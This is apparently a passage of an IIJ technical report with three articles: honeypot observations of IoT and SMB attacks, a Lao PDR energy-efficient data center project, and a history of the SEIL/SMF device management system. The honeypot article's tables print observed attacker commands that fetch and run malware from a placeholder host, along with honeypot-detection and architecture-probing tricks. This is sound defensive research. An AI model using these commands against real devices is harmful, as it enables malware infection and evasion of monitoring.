
vulnerabilities. It may be possible to detect generic attacks such as those used against targets like OGNL2 in Struts 2. Because responses to attacks are also handled through program-based emulation, the systems used as the attack target are not actually compromised. This means there is no need to restore the environment after collecting information like with high-interaction honeypots. It is more likely that the environment will be detected or that attacks will fail when compared with high-interaction honeypots. However, because it is a program to begin with, depending on the implementation you can perform actions that are difficult in actual applications, such as adding hooks for collecting information to arbitrary processes, or changing the response based on certain conditions.

Each has its advantages and disadvantages, but even if the programs that automate the process from attack to infection can be fooled, when an attacker notices something suspicious and actually accesses the honeypot to check, they will easily see through the deception. For this reason, we think it is best to select the appropriate system based on the intended use. IIJ operates high-interaction client-based honeypots (Web crawlers), along with low-interaction server-based honeypots. This is because it is difficult to reproduce the behavior of browsers that contain DOM, JavaScript, and Flash plug-ins on client-based systems. Our server-based system uses low-interaction honeypots because the main purpose is to observe and acquire artifacts. There have not been any changes to this policy even after adding the new functions.

2.3 Major Changes from the Old System

I will leave out the full list of changes as they are quite wide-ranging, but the following major functions have been added.

- TELNET server added (for IoT devices)
- HTTP server improved (for IoT devices, support for Struts 2, etc.)
- SMB server improved (support for DoublePulsar*⁴, etc.)



Attacks are sometimes unsuccessful because the program is unable to fully emulate the environment. The system is not actually infected even if an attack succeeds, so it is not necessary to restore it to its original state.

Figure 2: Illustration of a Low-Interaction Honeypot

*4 DoublePulsar: One of the Equation Group attack tools published by the Shadow Brokers. It is used as an SMB and RDP backdoor after a successful attack.

Recent attacks against IoT devices have not had to exploit vulnerabilities, as there are many devices in a state that would be unthinkable for a regular server, such as those that allow TELNET logins using the default password of a built-in account. Attacks via HTTP often exploit vulnerabilities in implementations of the GoAhead Web Server*⁵ and TR-069*⁶. Although this does not apply to IoT devices, attacks exploiting Struts 2 for HTTP and DoublePulsar for SMB have also been observed. We added functions to handle these as well.

2.4 Changes in the Number of Artifacts Acquired

The new functions we added led to significant changes in the trends for the number of artifacts acquired. Figure 3 shows the total number of artifacts downloaded by protocol, based on aggregated communications for each protocol where attacks succeeded and artifacts were acquired. The period covered in the previous report has also been tallied to compare before and after the change. Conficker*⁷ accounted for the majority of observations on the SMB protocol in the past, so it had been excluded. However, as it does not overwhelm other malware in this aggregate data, it has not been excluded here.

Two major changes to the system were made during this data aggregation period. The first change was the addition of support for IoT and Struts 2 on April 1, 2017. This change added support for the TELNET protocol, so artifacts targeting IoT devices that were not possible to acquire in the past have become observable. Although the HTTP protocol had been supported, adding an implementation that conforms to recent attacks has increased the number of artifacts acquired. The second change was the addition of support for DoublePulsar on May 23, 2017. This applies to Windows systems rather than IoT devices, but this technique is also used by malware that spreads automatically, such as the WannaCry*⁸ ransomware. By adding support for this, the number of artifacts acquired via the SMB protocol has also increased.

2.5 Honeypot Detection Using the Echo Command

As mentioned previously, attacks using the TELNET protocol are based on attempts to log in using known user names and passwords, rather than vulnerabilities. The behavior exhibited after a successful login varies depending on the attacker, but the general steps for an attack involve executing a shell, environment examination, malware download (upload), malware execution, then logout.




Figure 3: Total Artifacts Downloaded by Protocol

*⁵ GoAhead Web Server: HTTP server software for embedded devices made by GoAhead Software.

*⁶ TR-069: A CPE management protocol defined by the Broadband Forum. Communications are HTTP/SOAP based.

*⁷ Conficker: Malware that uses Windows MS08-067 and other vulnerabilities to perform infection. Although old, it is still being observed.

*⁸ WannaCry: Ransomware that uses the Windows MS17-010 vulnerability and DoublePulsar to perform infection.

In the environment examination phase, information is gathered to determine whether or not the device where the login was successful can be attacked. When the environment does not match the attacker’s intentions, logout is performed and the attack attempt ends. This is the phase where we observe many attempts to determine whether or not the target is a honeypot. One of the most commonly observed methods uses the output of the echo command.

Low-interaction honeypots emulate the behavior of each command used in an attack, but in many of the honeypots available, the behavior differs from the actual command behavior. Attackers use these differences to detect honeypots. Table 1: Differences in Echo Processing Based on Implementation shows the results of executing various inputs for detection attempts in various environments.

There are some patterns that show differences even between the Linux echo command and the echo command built into BusyBox*⁹, but since BusyBox is used in most IoT devices, when the attack target is an IoT device, output matching the BusyBox result is to be expected. These results demonstrate that the processing of octal numbers and invalid values is a weak point. One of the other implementations we examined uses Python’s string_escape codec. Most values input are processed without an issue, but differences due to implementation are used to detect honeypots. Also, the printf command has slightly different specifications, but we have also observed it being used to detect honeypots via similar techniques.

2.6 Selection of Attack Targets

Unlike standard server environments, a variety of CPUs are used in IoT devices. Intel CPUs are used in most Windows and Linux servers, so either 32-bit (x86) or 64-bit (x86_64) programs are sent after a successful attack. However, because a wide range of CPUs are used in IoT devices, it is necessary to identify the architecture during the attack process, and send a program that will run on it. Table 2: Architecture Identification Attempts shows detection techniques that have been observed. Although described as a /bin/echo binary in the table, any binary used on the target will suffice. /bin/echo and /bin/busybox are often used in actual attacks.

Test Name	Input Command	Echo Command	BusyBox	Implementation 1	Implementation 2 (Python string_escape)
-n option	echo -n ABC	ABC	ABC	-n ABC	ABC
Hexadecimal number input	echo -e '\x44\x45\x46'	DEF	DEF	-e \x44\x45\x46	DEF
Octal number input	echo -e '\0107\0110\0111'	GHI	GHI	-e \0107\0110\0111	7 0 1
Invalid octal number input (no 0)	echo -e '\112\113\114'	\112\113\114	JKL	-e \112\113\114	JKL
Invalid octal number input (insufficient digits)	echo -e '\115\051\117'	\115)\117	MJO	-e \115\051\117	MJO
Invalid hexadecimal number input (insufficient digits)	echo -e '\x41\x9G\x43'	A<TAB>GC	A<TAB>GC	-e \x41\x9G\x43	<EMPTY>
Invalid hexadecimal number input (out-of-range character)	echo -e '\xGH'	\xGH	\xGH	-e \xGH	<EMPTY>

Table 1: Differences in Echo Processing Based on Implementation

*9 BusyBox: A set of commonly used UNIX commands grouped in a single binary. It has been adopted on many IoT devices.

Mirai, for which the source code has been published, supports a variety of architectures, including ARM, MIPS, Intel, Sun SPARC, Motorola, PowerPC, and SuperH. As long as you write processes that do not depend on a particular architecture, it is possible to use a cross compiler to easily generate binaries that run on each architecture from the source code. This means it is not all that difficult to support multiple architectures.

To raise infection efficiency as much as possible, it is best to support a range of architectures like in the case of Mirai. However, malware that only infects a specific architecture is observed in real world environments. Table 3: Input Command Differences for Each Architecture shows Hajime attacks. The processing of responses in our experiment is the same in both cases, except for returning either an Intel or ARM result for the ELF header architecture identification. As a result, the malware is downloaded and executed only when the response is ARM. We expect the number of targets that can be infected will decrease due to target architecture limitations such as this. In addition to identifying the target architecture, some malware that attempts to determine whether or not the device will be infected by referencing `/proc/mounts` has also been observed. It is thought to target only specific devices by further limiting its scope. This could be to evade analysis systems like honeypots, but if the aim is to construct a botnet, not limiting the targets would increase the size of the botnet. When taking this into consideration, the intended purpose of this process remains unknown. For Hajime in particular, although its true purpose is unclear, the fact that it limits its targets is not consistent with its claims that it protects devices.

2.7 Risks of Honeypots

Honeypots are put in place to collect artifacts and attack information. Due to their nature, these systems often incur the wrath of attackers. Programs that automatically perform attacks and infection just elude the honeypot when detected, but if an actual attacker detects the honeypot, the system itself may be targeted for an attack. Our observation system was hit by a DDoS attack that we believe was due to this. Even when you exercise caution, this issue cannot be avoided when running honeypots, and you must be ready for it when operating such a system.

Input Command	Identification Method	Notes
<code>cat /bin/echo</code>	ELF header architecture information	A basic pattern used in malware such as Mirai.
<code>cp /bin/echo tmpfile && cat tmpfile</code>	ELF header architecture information	Includes a file creation function check (easy honeypot detection).
<code>cat /proc/cpuinfo</code>	Processor information via OS	This is also often checked when ELF header identification returns an ARM result.
<code>uname -a</code>	Architecture information via OS	
<code>dd bs=52 count=1 if=/bin/echo cat /bin/echo</code>	ELF header architecture information	Acquires only the ELF header if possible (suppression of unnecessary data transfer).

Table 2: Architecture Identification Attempts

2.8 Conclusion

Operating honeypots makes it possible to gather a wide range of information and artifacts. It is thought that many honeypot implementations available have been observed by attackers. We assume that this is why functions for avoiding honeypots when such an environment is detected, such as those presented here, have been implemented. Low-interaction honeypots use emulation, so it is also difficult cost-wise to implement systems where an attacker will never detect it as a fake environment. But because most infection activity is performed automatically, it is possible to obtain artifacts by only implementing functions that are used frequently to deceive honeypot detection.

Intel	ARM	Purpose
enable	enable	Shell execution
shell	shell	Shell execution
sh	sh	Shell execution
cat /proc/mounts	cat /proc/mounts	Identification of writable area
/bin/busybox KJFUE	/bin/busybox XXMOX	
cd /dev/shm	cd /dev/shm	
cat .s cp /bin/echo .s	cat .s cp /bin/echo .s	Architecture identification preparation
/bin/busybox KJFUE	/bin/busybox XXMOX	
nc	nc	Command identification for downloads
wget	wget	Command identification for downloads
/bin/busybox KJFUE	/bin/busybox XXMOX	
dd bs=52 count=1 if=.s cat .s	dd bs=52 count=1 if=.s cat .s	Architecture identification
/bin/busybox KJFUE	/bin/busybox XXMOX	
rm .s	rm .s	Disposal after architecture identification
	wget http://<IP_ADDR>:<PORT>/.i	Malware acquisition
	chmod +x .i	Execution permission settings
	./i	Malware execution
exit	exit	Logout

Table 3: Input Command Differences for Each Architecture



Authors:

Mamoru Saito

Director of the Advanced Security Division, and Manager of the Office of Emergency Response and Clearinghouse for Security Information, IIJ. After working in security services development for enterprise customers, in 2001 Mr. Saito became the representative of the IIJ Group emergency response team IIJ-SECT, which is a member team of FIRST, an international group of CSIRTs. Mr. Saito serves as a steering committee member for several industry groups, including ICT-ISAC Japan, Information Security Operation providers Group Japan, and others.

Tadashi Kobayashi (MITF Honeypot Support for IoT Devices)

Office of Emergency Response and Clearinghouse for Security Information, Advanced Security Division, IIJ

The L in LEED Stands for Lao PDR Energy Efficiency Modular Data Center Project

The “LEED: Lao PDR Energy Efficient Datacenter Project” that IIJ is involved in was approved as the first JCM project in the Lao People’s Democratic Republic (Lao PDR) on July 31, 2017. We have published information about this project in press releases*1 and other formats in the past, but here we will provide a comprehensive overview of JCM, providing an outline of the project and its history to date, and examining IIJ’s role within the project, as well as the characteristics of the technology we are providing.

3.1 The Lao PDR Environment

Some readers may be unfamiliar with the Lao PDR, so here is some background information. The Lao PDR is a country located to the north of Thailand, with a population of just under seven million (about the same as Saitama Prefecture in Japan). Its GDP of 15.9 billion US dollars in 2016 was less than that of Tottori Prefecture, which has the lowest population in Japan. That said, their economy is expanding, with a GDP growth rate of 8%. It is visited by many tourists from Europe and America, and the tourism industry is the second largest revenue source of foreign currency after mining. It appears that another factor driving economic growth is using its abundant water resources to export hydroelectric power to Thailand. Meanwhile, looking at the IT industry, there are four mobile carriers, and smartphone penetration is on the rise. However, in most cases IT equipment is simply installed in a corner of the office even within government agencies and companies, so there is still a lot of room for growth in the data center market and other areas related to corporate IT.

Japan has provided support to Lao PDR by improving various public facilities. Some examples include the international airport, Pakse Bridge (also featured on a banknote) that connects Thailand and Lao PDR over the Mekong River, and public transportation (buses with the national flag of Japan on them are frequently seen in the city). The relationship between Japan and Lao PDR is good, although there are also many businesses supported by South Korea, and signs for Chinese construction firms can be seen on tall buildings under construction, so Japan is not the only country with a high presence there.

The citizens are very friendly, neighborhoods are safe enough to the point that one does not sense any danger even when walking the downtown area at night, and you rarely hear car horns, so it feels different from other Southeast Asian countries. Also, because it is a Buddhist country, there are many temples in the city, and even in the capital of Vientiane, you can see monks in red robes collecting offerings early in the morning.

The cuisine consists of many rustic dishes that use meat, fish, and vegetables, along with sticky rice as the staple food, and you never get tired of it even when you eat it every day (although those who dislike herbs such as coriander may find it not to their taste). Although it is not well known, the cultivation of high-grade coffee in high altitude mountainous regions has also become popular, and the export volume is increasing. Perhaps because it was once a French territory, many restaurants serve delicious baguettes as well.

The capital of Vientiane is located along the Mekong River which also borders with Thailand, and around April when the dry season is almost at its end, the water level drops low enough that it seems you could walk to Thailand on the opposite shore. However, the water level rises during the rainy season in May, reaching its peak between August and September. The sight of the setting sun reflected in the slow flowing river surface rivals the beauty of Lake Shinji, a famous spot for viewing the sunset in Japan.

3.2 About JCM

Let us get back to the subject at hand. JCM is the abbreviation for Joint Crediting Mechanism, which is a mechanism for facilitating the diffusion of low-carbon technologies, products, systems, services, and infrastructure, as well as implementing actions to mitigate, and contribute to the sustainable development of developing countries. It is also intended to appropriately evaluate contributions from Japan to greenhouse gas emission reductions or removals in a quantitative manner, and use these to achieve Japan’s emission reduction target, while contributing to the objectives of the United Nations Framework Convention on Climate Change (UNFCCC) on a global scale. In more simple terms, this can be thought of as a system where Japan’s low-carbon technologies are being introduced to developing countries, contributing to the industrial development of these countries, while generating credits based on the amount of greenhouse gas reduced. Credits allocated to Japan are then utilized to meet Japan’s reduction goals.

*1 IIJ press release (<https://www.ijj.ad.jp/en/news/pressrelease/2016/0126-2.html>).

Japan has established a JCM with 17 countries; Mongolia, Bangladesh, Ethiopia, Kenya, Maldives, Vietnam, Lao PDR, Indonesia, Costa Rica, Palau, Cambodia, Mexico, Saudi Arabia, Chile, Myanmar, Thailand and the Philippines (as of January 2017). Credits are issued through a process that includes approval of MRV methodologies by a joint committee consisting of representatives from both governments, validation by third party entities, an approval of the project registration by a joint committee, and verification of reduction amounts by third party entities. MRV is an acronym for Measurement, Reporting, and Verification, and these methodologies define how reductions should be measured, reported, and verified. As described later, this is closely related to the technology/business that we introduced in Lao PDR.

3.3 Project History

The LEED project is a demonstration undertaking aimed at verifying the effectiveness of reducing greenhouse gas emissions by constructing and operating a highly energy-efficient modular data center in Vientiane, the capital of Lao PDR. In July 2015, three companies including IIJ were entrusted with the following roles by NEDO (New Energy and Industrial Technology Development Organization).

- Toyota Tsusho Corporation: Overall project supervision, equipment transport, and advice and guidance for test run based on primary design documents.
- IIJ: Advice and guidance for basic design of verification equipment, equipment construction and building work.
- Mitsubishi UFJ Morgan Stanley Securities: Development of MRV methodologies and greenhouse gas-reduction effects measurement.

A JCM must also contribute to the sustainable development and industrial promotion of the partner countries. For this project, we aim to improve the IT infrastructure of the Lao PDR government by building and operating a data center that incorporates a cloud infrastructure providing resources such as servers, networks, and storage, along with security solutions. Beginning with enabling the secure and stable use of basic applications such as e-mail and file sharing programs, it is hoped that these will be put to use in establishing government applications such as e-Government solutions. It will also be applied to a variety of other areas, such as the development of future IT personnel, and industry.

After being entrusted with the project, we conducted a pre-demonstration study, and the three companies drew up a project proposal covering aspects such as the scale and functions of the data center, how it should be used, and greenhouse gas reduction amounts. Then, along with NEDO, we worked with the Lao PDR side towards a consensus on how the project would be implemented. In January 2016, we were able to simultaneously make cooperation agreements at the government and implementation levels, including the time frame, between NEDO, the other three parties, and the IT Department of the Lao PDR Ministry of Science and Technology. Based on these agreements, it was determined that a demonstration project including equipment installation and monitoring would be conducted over a two year period until February 2018.

Following consultation with the Lao PDR government, a power company, and telecommunications carriers, and also the preparing of detailed design plans, work began at a site in the capital of Vientiane in May 2016. Seven months later, in November 2016, construction of Lao PDR's first environmentally-friendly government-run data center was completed. An opening ceremony was held, and many stakeholders including members of the Lao PDR Ministry of Science and Technology, the Lao PDR Embassy of Japan, and NEDO attended.

When construction began in May 2016, it was the start of the rainy season, and there were concerns that this may affect the strength of the concrete foundations. Fortunately, there was not that much rain, and construction proceeded according to schedule (Figure 1). Also, while power outages are a daily occurrence in the neighboring country of Myanmar, the power in Vientiane is relatively stable (except for voltage drops due to lightning strikes, which are more common than in Japan), and there were no major problems that impeded the progress of construction. Local communication lines are provided by multiple carriers, and continuous progress is also being made with the development of fiber optic networks. This situation may be different in rural areas, but in Vientiane at least, infrastructure such as the communications and power needed for data centers are in place.



**Figure 1: Construction of Concrete Foundations
Creating shade with large sun umbrellas while working**

Development of the MRV methodologies necessary for registering the JCM project proceeded in conjunction with the construction of the facility, and these methodologies were approved at the JCM Joint Committee held in October 2016. In typical methodologies, the calculation of reduction amounts often involves comparison with existing equivalent facilities, but in Lao PDR there was no data available on the power consumption or greenhouse gas emissions of comparable data centers. Taking this into consideration, we decided to calculate the reduction amount through comparison with a PUE=2 data center. PUE is an ISO-standardized indicator of efficiency calculated by dividing the power consumption of an entire data center by the power consumption of its IT equipment, so the closer the result is to 1, the more efficient the data center is. For comparison, we decided to use the PUE measurement data for multiple data centers in Singapore, since the climate conditions were fairly similar. However, the average monthly temperature in Singapore is 30 degrees Celsius, and remains about the same throughout the year, whereas in Lao PDR there are days in December and January where the temperature drops to about 15 degrees Celsius, so we believe that less power will be consumed for air cooling than in Singapore during the four months from November to February. Accordingly, we adjusted the PUE for Lao PDR to be lower than that of Singapore, arriving at a PUE of 2 for comparison.

In this way, based on the methodologies drawn up and approved, we prepared a plan for implementation as a JCM project, and submitted it to the JCM Joint Committee. After a public comment period and validation by a third-party entity registered with the committee, it was approved and registered as a JCM project by the joint committee. Now, we will continue to monitor the reduction amounts, and we plan to apply for the issuance of emission reduction credits after the demonstration period ends in February 2018. The data center is currently running smoothly, and Web services, file sharing services, and email services are being used within the Lao PDR government.

3.4 Three Features of the Modular Data Center Implemented in This Project

The data center built and operated for the LEED project has three main features. First, to achieve the project's objective of reducing greenhouse gas emissions, the technology and equipment implemented must have a high level of energy efficiency. In data centers, cooling equipment consumes the second highest amount of power after IT equipment such as servers. Consequently, if you can drastically reduce the power consumption of cooling equipment, it becomes possible to raise the energy efficiency of the entire data center. You can generally lower the power consumption of cooling equipment by using outside air. For example, when the temperature of outside air is low, you can apply outside air directly to servers and cool the IT equipment using only fans, which consumes less power than an air conditioner would. However, when using outside air directly, there are drawbacks such as it being difficult to control because adjustments may be necessary, with you having to warm the air to an appropriate temperature when it is too cold, and frequently humidify or dehumidify the air as necessary. Also, in environments where outside air is low in quality, such as when the air contains a lot of dust or waste gas, there is a risk that the internal IT equipment may be adversely affected. To resolve this problem using technology, IJ developed the "co-IZmo/I" container module that cools by dissipating heat using a heat exchanger that utilizes outside air, instead of taking in the outside air directly. By introducing this technology to the project, we were able to implement a highly energy-efficient data center with a PUE of 1.28 (designed value).

The second feature is that we can shorten the construction period at the site by building modular cooling and electrical equipment at the factory in advance. This time, by installing cloud computing infrastructure such as servers and storage at the factory in Japan, it was possible to drastically shorten the construction period for both the data center facility and the IT systems, resulting in data center construction and IT hardware installation being completed in just seven months.



**Figure 2: Arrival of Module No. 1
Transporting at night to secure work hours during the day**

Meanwhile, the transportation of equipment from Japan to enable us to shorten the construction period at the site required extreme care. Although the container module we implemented is a standard 20-foot container (6m by 2.5m) that is easy to transport, we took elaborate measures to ensure its safety, such as measuring vibrations during transportation, and checking the state of roads in advance, partly because IT equipment was installed inside. The transport ship from Japan arrived in Thailand, and from there the modules were transported across Thailand to Lao PDR (Figure 2), which reminded us that Lao PDR is the only landlocked country among ASEAN nations. We also overcame incidents (Figure 3) that we would never have experienced within IJ's main business, IT system construction

work. These incidents included having to revise the transportation schedule because of road traffic restrictions put in place due to the ASEAN summit held in September 2016, which happened to coincide with the peak of construction. In addition, we had to consider widening the entryway at the data center site at short notice because the trailers for transportation were larger than we had confirmed in advance (at the end of the day, they fit just fine without widening the entryway).

The third feature is high quality services assured through commercial service operation experience. IJ has been operating modular data centers as part of commercial infrastructure for cloud services ahead of other companies, and we have applied the operational experience and knowledge we gained through use of this to the design and development of the internal structure and cooling controls for co-IZmo/I. Our self-developed system for monitoring aspects such as the status of equipment, temperature and humidity, and power consumption is also included in the package, making it possible to remotely monitor the data center. The data center we constructed for this project is currently being operated by the Lao PDR government, but this monitoring system enables us to provide operational support from IJ sites in Japan upon request.

3.5 The Need for Energy Efficient Data Centers and Future Initiatives

President Trump has announced that the United States will pull out of the Paris Agreement, a global framework aimed at reducing greenhouse gas emissions. However, many companies in the United States have voiced opposition to this, and we believe there will be more and more calls for initiatives to combat global warming going forward, including improvements to energy efficiency. The overall demand for electricity at data centers is expected to grow worldwide, with an expected average annual growth rate of 4.2% in Europe, 5.8% in North America, 6.8% in APAC, 10.6% in the Middle East and Africa, and 11.2% in Central and South America. It could be said this is an industry that will require energy efficiency initiatives on a global scale. Although data centers enable IT equipment to be operated in an efficient manner, because they consolidate a large quantity of IT equipment, the power consumption relative to size of the floor area can sometimes be tens of times higher than commercial facilities such as office buildings and department stores (about 50 to 100 W/m²). The total amount of power consumed is also greater, so individual facilities, not just the entire data center industry, have an increasingly important social responsibility to implement energy-efficient solutions.

IJ currently operates 21 data centers in Japan. Since 2009, we began initiatives toward energy efficiency with proof-of-concept tests for modular data centers. In 2011, we constructed and began operating our Data Center Park in Matsue, Shimane Prefecture (where Lake Shinji, a famous spot for viewing the sunset in Japan is located), and this was the first in Japan to utilize container modules with an outside-air cooling system. At the Matsue Data Center Park, we have continued to conduct proof-of-concept tests to efficiently use energy while integrating facilities and IT, and the co-IZmo/I module we installed in Lao PDR for this project is one of the products included as part of these tests.

IJ will continue to aim to popularize energy efficient modular data centers both in Japan and overseas, taking advantage of their high energy efficiency and the ability to build high quality solutions in a short period of time. In addition to IT infrastructure for governments like in this project, we would like to also continue developing technologies that broaden the scope of application, including distributed processing platforms for IoT, and utilization as a cache for video distribution networks. By putting our various experiences in Lao PDR to use, we will promote activities that can contribute to the reduction of greenhouse gas emissions, while breaking new ground in the ever-changing domestic and overseas IT markets.



Figure 3: Installation of a Module by Crane
Installation is completed in a few days, significantly reducing the construction period



Author:

Isao Kubo

Director, Data Center Technology Department, Service Infrastructure Division, IJ.

Mr. Kubo joined IJ in 2008. Currently he supervises IJ Group data centers both in Japan and overseas, while also pursuing the development of technology such as modular data centers with the aim of integrating IT and facilities.

The History of SEIL/SMF

4.1 Introduction

In recent years, with the widespread use of mobile lines and the development of IoT technology, more devices are connected to the Internet than ever before. But it isn't as easy as simply connecting to the Internet. You need to upgrade the firmware to address vulnerabilities, and manage the operation of devices such as adjusting settings as the usage environment changes. IIJ has developed the "SMF" (SEIL Management Framework) centralized management system to enable the easy operation and management of a large numbers of devices. Here, we will describe the features of SMF while looking back at its history.

4.2 SEIL Development

About 20 years ago, in 1998, IIJ announced its independently developed "SEIL" router products. IIJ, as an ISP, developed SEIL out of a desire to make the Internet something that anyone can use. The ISDN lines that were widely used at the time required you to set the phone number of the access point in the router. To enable users to always use the optimal access point, SEIL was equipped with a function that automatically acquires the access point telephone number.

This protocol for automatically updating the access point helped to alleviate operations and management costs for users. But there is only so much that can be done when information is provided from the ISP unilaterally. The development of SMF began with the goal of creating a system that enables users to freely configure networks and aids them in managing their own network operations.

4.3 The Birth of SMF

In the early 2000s, when we were moving ahead with development of SMF, people were gradually beginning to use cheap Internet VPN technology to build secure communication paths over the Internet, instead of using expensive dedicated lines. There were two issues when operating an Internet VPN: 1) the cost of initial setup when installing equipment, and 2) the difficulty of troubleshooting. SMF solved both of these issues through its "auto-connect" and "centralized control" functions.

"Auto-connect" is a function that enables the user to connect to the Internet automatically by simply connecting a cable to a device under factory default settings. Many low-cost Internet access lines used for Internet VPN must have a "connection account" configured as part of the initial settings before connecting a device. This means that it was necessary for devices to be collected by an administrator and configured before being sent out to the installation site, which raised the cost of implementing Internet VPN. SMF solved this issue by dividing the device startup process into two stages*1. When devices compatible with SMF are started up, they begin operation using a configuration for connecting to the SMF server. At this time, a dedicated SMF account that is embedded in the devices is used as the connection account (Figure 1: (1)). The SMF server returns the configuration set by the network administrator to any devices that connect to it. Upon receiving this configuration, the devices update their settings, and then reconnect using a standard ISP connection account before starting any intended operations (Figure 1: (2)). This makes installation work as simple as inserting the cable, and enabling the "auto-connect" function allows users to freely change configurations.

"Centralized Control" is a function that enables you to manage many devices at the same time. You can update configurations in response to network architecture changes, push distribution of operations management commands, and monitor to check




Figure 1: Auto-connect Using Multiple Connection Accounts

*1 Patent No. 3774433.

that devices are operating correctly, all at once. We have implemented a range of measures in SMF for managing many devices at once. For example, SMF adopted an active monitoring system that had already produced results within IIJ at the time of development. This monitoring system sends a ping (ICMP echo packet) to devices at fixed intervals, confirming the device and line are operating correctly through the receipt of a response. However, as the number of devices connected to SMF increase, the performance limitations of this monitoring system become apparent. To compensate for this, we developed a new monitoring system that uses a passive monitoring method, called the SMF Heartbeat protocol. In the SMF Heartbeat protocol, the devices send UDP packets at regular intervals, and an error is detected when a device does not send back a heartbeat packet for a set period of time. This protocol is also utilized as a method for regularly sending information from devices, and it solves the scalability issue.

4.4 SMFv2 Development

By incorporating SMF technology in the SEIL routers we developed in-house, we solved issues with the initial setup and operations management of routers. But issues with initial setup and operations management are not limited to just routers. Almost all devices connected to the network require some kind of configuration and management. In light of this, we began development of SMFv2 (version 2) to apply SMF technology to devices other than routers.

The main development goal of SMFv2 was “versatility”. We refined the SMF technology that could only be used with IIJ’s SEIL products into something compatible with devices other than routers, as well as products from other companies. To achieve this, we compiled the SMF technology into a C programming language software library, and called it “libarms,” which enabled it to be incorporated into a wide range of devices*2. Devices with libarms embedded are automatically connected to the centralized management server using SMF’s auto-connect technology. We also prepared the “SMF SDK,” a software development kit, so the centralized management server can be freely customized according to the device. In this way, we provided a structure enabling SMF auto-connect and centralized control to be used on a wide range of devices besides SEIL.

By the way, connectivity with the SMFv2 server becomes an issue when SMFv2 is used on devices other than routers. Currently, when connecting to the Internet using IPv4, it is common to cut back on the number of IP addresses by using NAT. Since communications from the Internet are blocked on hosts behind NAT, it is not possible to push operations management commands from the SMF server. To counter this, we improved the SMF protocol to enable NAT traversal control. When using conventional push protocols, libarms on a device functioned as an HTTPS server, and accepted messages from the SMF server. However, in NAT environments, HTTPS requests from the server do not reach the device. For this reason, devices in NAT environments establish an HTTPS connection with the server, and exchange bidirectional SMFv2 messages on this connection to receive push communications that traverse NAT.

4.5 The SACM Cloud-based Centralized Management System

In 2011, a new system was created based on technology that we had cultivated during the SMF development process to date. This system was called “SACM” (Service Adaptor Control Manager). With SMFv2 as a base, it further reinforced the functions required for the centralized control of a large number of devices.

